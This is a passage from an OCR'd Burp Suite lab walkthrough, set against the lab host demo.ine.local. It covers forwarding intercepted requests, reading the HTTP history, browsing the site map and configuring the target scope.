
The **Host** header would contain the host address and the port number of the server to which the request is being sent, which is http://demo.ine.local for this lab.
Now we have three primary options: 1. Forward: If we wish to send this intercepted request as is, without any modifications. 2. Drop: If we wish to drop this intercepted request. 3. Action: If we wish to tamper with the intercepted request.




Click on the **Forward** button to forward the above request, and you should notice a request being made to get/portal.php:



Turn off the intercept mode:




Once the intercept mode has been turned off, notice the browser tab in which the URL was loaded:



The webpage is now loaded there!


Step 9: Checking the HTTP History.

While using Burp Suite, whether you intercept the requests or not, by default, everything still gets logged to the **HTTP history** tab (under **Proxy** tab).



Notice that the requests to demo.ine.local are present in the list.


Some other requests sent by the Firefox browser are also listed. Since we are only concerned with demo.ine.local domain for this lab, we can sort the list by the **Host** column:



That would place all the requests to demo.ine.local together.

Step 10: Checking the target site map.

When Burp proxy intercepts the requests, it builds a target site map. The site map that Burp built for the current webapp can be navigated to via **Target** -> **Site Map**:




Information:

As the Burp's documentation on site-map states:

The site map aggregates all of the information that Burp has gathered about applications. You can filter and annotate this information to help manage it, and also use the site map to drive your testing workflow.

The above image shows the target(s) with the list of resources and the requests & responses for those resources.

We can expand the tree view and see all the nested resources:




This is quite handy to look at and view the requests and responses to the different resources located on the target server.


Step 11: Configuring target scope.

Remember that in the **HTTP history** tab (under **Proxy** tab), we were getting the requests and responses for all the websites, not just the one we were interested in. In this case, it's still manageable, but when you are pentesting a target web app, you would want to keep the noise out by specifying the domains you are interested in!


For that, navigate to **Target** -> **Scope**:




In the **Target Scope** section, click on the **Add** button:



Specify the target URL as the prefix and click on the OK button:




You should get the following dialog box:




It just states that once you click on the **Yes** button, you would not see out-of-scope items in the history or other burp tools, which is what we wanted, in order to avoid the unnecessary information from getting logged.


So press **Yes**, and now you should see the target URL added to the scope as well:



